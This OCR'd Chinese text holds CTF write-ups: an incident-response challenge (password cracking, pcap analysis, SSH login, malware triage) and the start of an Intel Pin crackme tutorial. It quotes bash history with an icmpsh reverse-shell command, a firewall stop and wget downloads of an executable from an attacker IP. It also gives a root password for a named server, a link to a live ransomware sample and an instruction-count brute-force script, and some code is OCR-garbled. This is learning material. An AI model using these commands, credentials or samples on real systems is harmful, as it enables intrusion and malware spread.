Progress.........: 225280/3741905 (6.02%)
Rejected.........: 0/225280 (0.00%)
Restore.Point....: 215040/3741905 (5.75%)
Candidates.#1....: 1314song -> 13294584656
HWMon.Dev.#1.....: Temp: 62c Util: 96% Core:1124MHz Mem:1001MHz Bus:8

Started: Sun Sep 23 20:12:46 2018
Stopped: Sun Sep 23 20:13:31 2018
```


查看 found 文件：



第三关最终的 KEY：1314woaini1314

听说后面这题是这样的，觉得难度就应该降低挺多的了

环境更新，降低难度，已加入php环境，请用各种姿势突破

禁止提权，使用普通账户即可根据线索寻找到key


Level_4

恭喜完成第三关，第四关的入口是：

http://zuohaoyingjixiangyinghennan.xazlsec.com


获得 key 之后，通过后台发送 key 将获得第五关的入口信息，祝你好运！

打开网页是这样的（我刚做这题的时候，页面是没有任何消息的，摸索好一阵子）



打开网址 https://cowtransfer.com/s/023ab1f54dd04c，提供了一个压缩包 HellWorld.pcapng 进行下载。

wireshark 三板斧试下，很快就会发现其中的 http 流存在提示，有个压缩包，里面有私钥和公钥文件。除此之外明确，攻击者内网 ip：10.0.3.111，被攻击 ip：173.82.235.146（攻击者的外网 ip：182.150.21.33，估计出题老哥这题是在虚拟机抓的，所以会有内外网 ip）




而分组 10061 和 10956 则分析出以下内容：

http://dynupdate.noip.com/settings.php?username=C3A37087469&pass=HMAC{yuyvphyx4snkqvtgt7kiyiamtra=}

```
<?xmlversion="1.0"?>
    <noip_host_listemail="C3A37087469"enhanced="false"webserver="">
     <domainname="ddns.net"type="free">
       <hostname="cherishao"group=""wildcard="false"/>
     </domain>
    </noip_host_list>
```

http://dynupdate.noip.com/ducupdate.php?username=C3A37087469&h[]=cherishao.ddns.net&ip=182.150.21.33&pass=HMAC{qq6tthdbubqfp7d+t0wrgo6pykg=}

其中有个 username=C3A37087469，这个是接下来的线索。另外，值得一提的是 passwd.jpg 这个图片，这个 http 传输载体 tcp 传输时，存在丢包现象，所以单纯的 http 流追踪是找不到回应的包，只能通过追踪 tcp 流查找重传的数据。




很明显，是个图片，不过是 base64 格式，这个需要自行通过 html 标签 img 使图片显示在网页中，操作一番，如下

好的，我们现在得到了*mGX3Y-d。再仔细看看题目还有个神秘代码，

UJxgqdNUuH2l5EDDXgXvhFleJiVxeOvZBLXiLJ3lTq+lTRg7eSMR4++CZwe2z7vFh5CqE
TYeoZ7fAUWT4iCMMuap2iG/OfbKV2JN2SFrpCKCmSfnlxKIF02KTUyl99Ip/06LtNlm
AIBtWisi0ljr67lq+2HKQgxu5KaaNQpzohk=

这个通过之前压缩包中的 rsa 私钥文件直接解密，会得到以下内容 eK8}vD3=。

好的做到这里，我有话要讲，那个时候，再看了下题目



再联系上面得到的消息，我用 ubuntu 的 ssh 服务尝试爆破了 207.148.27.120 的 22 端口，其中爆破字典我选择了 top 前 100 的弱密码，并且添加了*mGX3Y-deK8}vD3=、eK8}vD3=*mGX3Y-d 这两个密码进去，但是爆破没结果。而真相是，过了一天，我用 xshell 再次连接时，直接 root 用户，再以 eK8}vD3=*mGX3Y-d 登进去了，登进去了。（这里之前问了出题老哥，老哥说设置了 ssh 验证次数为 5 次，猜测是不是这个原因导致 ubuntu 的 hydra 没有成功爆破）

密码是 eK8}vD3=*mGX3Y-d


登录成功后，第一件事就是查看 history，还是发现了一些东西，比如说 icmpsh_m.py，刚开始以为这个是 linux 提权的后门，理直气壮去找老哥，老哥说不是这个。好吧继续找。

```
48  sysctl -w net.ipv4.icmp_echo_ignore_all=1
49  ./icmpsh_m.py 45.77.157.224 207.148.27.120
50  pyton -v
51  pyton -V
52  python -V
53  ls
54  ls -la icmpsh_m.py
55  chmod +x icmpsh_m.py
56  ls
57  ./icmpsh_m.py 45.77.157.224 207.148.27.120
58   systemctl stop firewalld
59  ./icmpsh_m.py 45.77.157.224 207.148.27.120
60  ls
61  cd /
62  ls
63  yum install httpd
64  systemctl start httpd.service
65  ----------------------
66  service https start
67  service httpd start
68  service httpd status
```


然后往下翻翻看到了这个


```
100  ps -ef | grep backdoor.exe
101  cd /root
102  ls
103  cd   /etc/ssh/
104  ls -la
105  wget http://173.82.235.146/Hello I am here.exe
106  wget http://173.82.235.146/xazlER.exe
107  wget http://173.82.235.146/XAZlER.exe
108  wget http://173.82.235.146/XAZLER.exe
109  ls
110  cd /var/www/html
111  ls
112  clear
113  cd /
114  ls
115  ps -ef |grep backdoor.exe
116  history 200
117  cd /etc/ssh/
118  ls
119  rm -rf XAZLER.exe
120  wget http://173.82.235.146/XAZLER.exe
```


有个很明显的目录/etc/ssh/，下载了个 XAZLER.exe



打开后是这样的

细心的你们一定发现，上面有提示“请按任意键继续”，嗯，但是我没按，直接关掉了（那个时候我只要多按下任意一个键，key 就会出来）。然后我又继续往下探索，发现了存在一个 C3A37087469 的用户，咦！



其中有个 key.sh，打开看下

#@Cherishao

echo“Goodjob!!"

:) Congratulations, you have come here.

However, you need a higher level of permissions

It is said thathig herprivilege password sare more complicated(16bit).

到这里，想了好久还是没思路，厚着脸皮去问出题老哥，发了一些解题截图过去，老哥说：“你是不是傻啊，再随便按个键啊”，然后就是下面这个样子（tm内心一万匹草泥马飞奔）


好吧，得到了 key，下一关的钥匙。

在其中的解题过程中，此题的出题老哥，教了我好些应急响应、溯源等知识，贼喜欢。

这里放个学习链接，干货 | 黑客入侵？这里有详细的应急排查手册:

https://www.leiphone.com/news/201706/oCidY2C8IPHt82mF.html

解题过程中，老哥为了加快我们的解题速度，还放出了个提示:



后面做完题，感觉这提示没啥用啊。后面问了下

好吧，的确有这样的想法，当时我记得 ip 反查都试了一遍。

Level_5

恭喜完成第四关，第五关是一个病毒分析题，样本下载地址：

https://pan.baidu.com/s/1mngKICMpg4nSekfBp0qpPw 码 fbox

本题有两个问题：

1：RSA 公钥是什么？


2: 黑客服务器的 IP 地址是什么？

这题啊，大家解压压缩包的时候千万小心，这是个真的病毒，嗯~，还好我放在虚拟机里了，不然，物理机得遭殃。


看到了题目，想了想，有点意思啊，还问黑客服务器的 IP 地址是什么？。玩玩呗，虚拟机运行下这个病毒软件，发现文件数据被加密了，还发现了这个

然后我就去下载 onion 浏览器了，弄了半天没弄好，去问出题老哥，我觉得那个时候老哥都被我逗笑了。

然后老哥给了提示，抓包，这个其实也想到了，但是想归想到，操作起来发现巨坑，因为病毒传送信息的服务器炸了，导致抓包的时候没有看到 http 流，后面仔细看了半天，才找到下图的线索。



是的，黑客服务器的 IP 地址就是 137.74.163.43，就是这么简单。但是让我头疼的是第一个问题，rsa 的公钥是啥？我滴个天啊，摆明要逆向啊。去问问出题老哥有没其他做法，老哥指点了一条明路：内存提串，后面使用了火绒剑，这个工具，贼好用。仔细分析了很久，火绒剑监控一下，就能看到这个病毒 exe 相应的行为了，在其运行完毕后，最终还会释放一个 PE，而这个 PE 是没有任何混淆的，可以清晰使用 IDA 查看到其中的 RSA 公钥。当然其中需要 dump 一下，这里请教了下出题老哥：OD 本身能 dump，PEtoolS，loadPE 也都能 dump。好吧，那就 dump 一下，dump 出来后，直接扔到 IDA 中，得到 RSA 公钥



得到的最后 RSA 公钥为

-----BEGINPUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCyvXYYjSQqu7nWxB8HH/9

SIaTd
ZZ5Es9nv2KQnPcUV6F0ZHITClTZvoa7PbtG77q76xBNdvTH8VIXGjn+d58xK8jlE
krC/N87iWPpG0jgmeY/ytR/gyArojmDFFnt11WP2koi2sjWzz1UXv8SC/aHHqfHe
wgWrhFLmlhxrBxo46wIDAQAB -----ENDPUBLIC KEY-----

黑客服务器 ip：137.74.163.43

这里有个尴尬的地方，因为我是先拿到 ip，提交答案后，直接“完成所有挑战”，后面跟出题老哥反映下，再继续去找公钥的答案。

到此结束，大佬们，再见。

Pin-in-CTF 学习整理记录

原创： Jeb 信安之路 2018-07-21

这次打 qctf，做到了一个 ollvm，控制流平坦化的题，虽然不是很明白原理(但这么叫感觉很 6 批)。听师傅们说可以用 pin 解决，于是先学习一下 pin 在 ctf 中的应用，为解决 olvm 铺路。

具体的 pin 和 pintool 我就不说了

0x0 NDH2k13-crackme-500

首先看到这个文件 700+k，一看就不好分析，nm 提示内存分配太多？，IDA 打开，提示各种错误，不多我还是强行将其打开了。搜索字符串，无果。此题可能得靠天！

好了，是时候拿出利器 pin 了。

这里尝试用最简单的 pintool，inscount0.so，使用方法如下：

make obj-intel64/inscount0.so TARGET=intel64 *编译* 64 pintool

make obj-ia32/inscount0.so *编译* 32 pintool

pin -t your_pintool -- your_binary <arg>

我修改了 inscount0.cpp 使其能在执行完成后，将输出到终端上。

对于指令数来说，最简单的猜想就是会不会和输入的长度以及输入的字符有关，首先尝试输入不同长度的字符串。确实是存在规律的。

代码如下：

```
Import subprocess
    import os
    import logging
    import json
    logging.basicConfig(level=logging.INFO)
    logger= logging.getLogger(__name__)
    # js = json.dumps(ssst, sort_keys=True, indent=4, separators=(',', ':'))# format json
    output


    class shell(object):
      def runCmd(self, cmd):
          res= subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,
                                stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
          sout, serr= res.communicate()
          return res.returncode, sout, serr, res.pid

      def initPin(self, cmd):
          res= subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,
                                stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
          self.res= res

      def pinWrite(self, input):
          self.res.stdin.write(input)

      def pinRun(self):
          sout, serr= self.res.communicate()
          return sout, serr


    filename= "/home/jeb/Documents/pin-in-CTF/examples/NDH2k13-crackme-500/cra
    ckme"
    cmd= "/opt/pin-3.7-97619-g0d0c92f4f-gcc-linux/pin -t "+\
      "/opt/pin-3.7-97619-g0d0c92f4f-gcc-linux/source/tools/ManualExamples/obj-inte
    l64/inscount0.so"+" -- "+filename
    # print shell.runCmd(cmd)
    cout_old= 0
    # for i in range(30):
    #       res =
    subprocess.Popen(cmd,shell=True,stdin=subprocess.PIPE,stdout=subprocess.PIPE,
    stderr=subprocess.STDOUT)
    #       res.stdin.write("a"*i+'\n')
    #       sout,serr = res.communicate()
    #       cout = sout.split("Count ")[1]
```

```
#       cout_sub= int(cout) - cout_old
#       cout_old = int(cout)
#       print ("current len ", i,"current count:",cout,"sub_count ",cout_sub)
shell= shell()
shell.initPin(cmd)
cout_old=0
fori in range(30):
    shell.initPin(cmd)
    shell.pinWrite("a"*i)
    sout,serr= shell.pinRun()
    cout= sout.split("Count ")[1]
    cout_sub= int(cout) -cout_old
    cout_old= int(cout)
    print("current len ", i,"current count:",cout,"sub_count ",cout_sub)
```

发现在 len 为 8 时，指令数出现了跃变，因此判断 flag 的长度为 8 位。继续探究。

知道了长度之后，尝试使用不同的字符，首先遍历第一个字符，发现在输入 A 时指令数量会出现突变，所以根据这点进行逐字节爆破。

代码如下：

```
cur=''
    for i in range(8):
        for s in dic:
            shell.initPin(cmd)
            pwd= cur+s+'?'*(7-len(cur))
            print pwd
            shell.pinWrite(pwd+'\n')
            sout,serr= shell.pinRun()
            cout= sout.split("Count ")[1]
            cout_sub= int(cout) -cout_old
            cout_old= int(cout)
            ifcout_sub>2000andcout_sub<10000:
                cur=cur+s
                break
            print("current cur ", cur,"current count:",cout,"sub_count ",cout_sub)
```

最终得到 flag 为 AzI0wBsX

我想通过这题应该对 pin 以及 pintool 有了大致的了解，接下来看下一题

0x01 hxpCTF-2017-main_strip

首先还是基本的识别一下程序，1002k 也是蛮大，IDA 识别正常，就是打开有点慢，我的 x1c 也老了啊！除去了符号表，并且使用了静态编译。还是先使用长度进行测试，很无奈，指令数没有任何规律可循。


刚好 IDA 已经分析完成，可以看到这两个段，这是 go 语言的特征。知道了这一点，我们想办法回复符号表，由于 Go 语言将信息存放在.gopclntab section 中，阅读下面的文章：

https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/


可以帮助你初步的了解 Go 语言编写的 ELF 程序该如何进行逆向。文章写的很长，完整看下来确实很困难，我就简单说下自己的理解。

首先 Go 语言编写的 ELF 程序是小端序，但是我们却搜索不到程序中出现的字符串信息，这是由于 Go 使用的是拆分 + 小端序的方式进行存储的。Go 会将其符号信息存放在.gopclntab section 中，主函数是 main_main，并且通过 runtime_morestack_noctext 机制进行回调，我们可以通过原文中提供的脚本进行清洗.此脚本在 ida6.8 中可以运行。

清洗完成后便可以较为清洗的看到函数符号。




重新搜索字符串，定位到 Nope.好像没什么收获。



可以看到它是通过 3 次 mov 传递的字符串

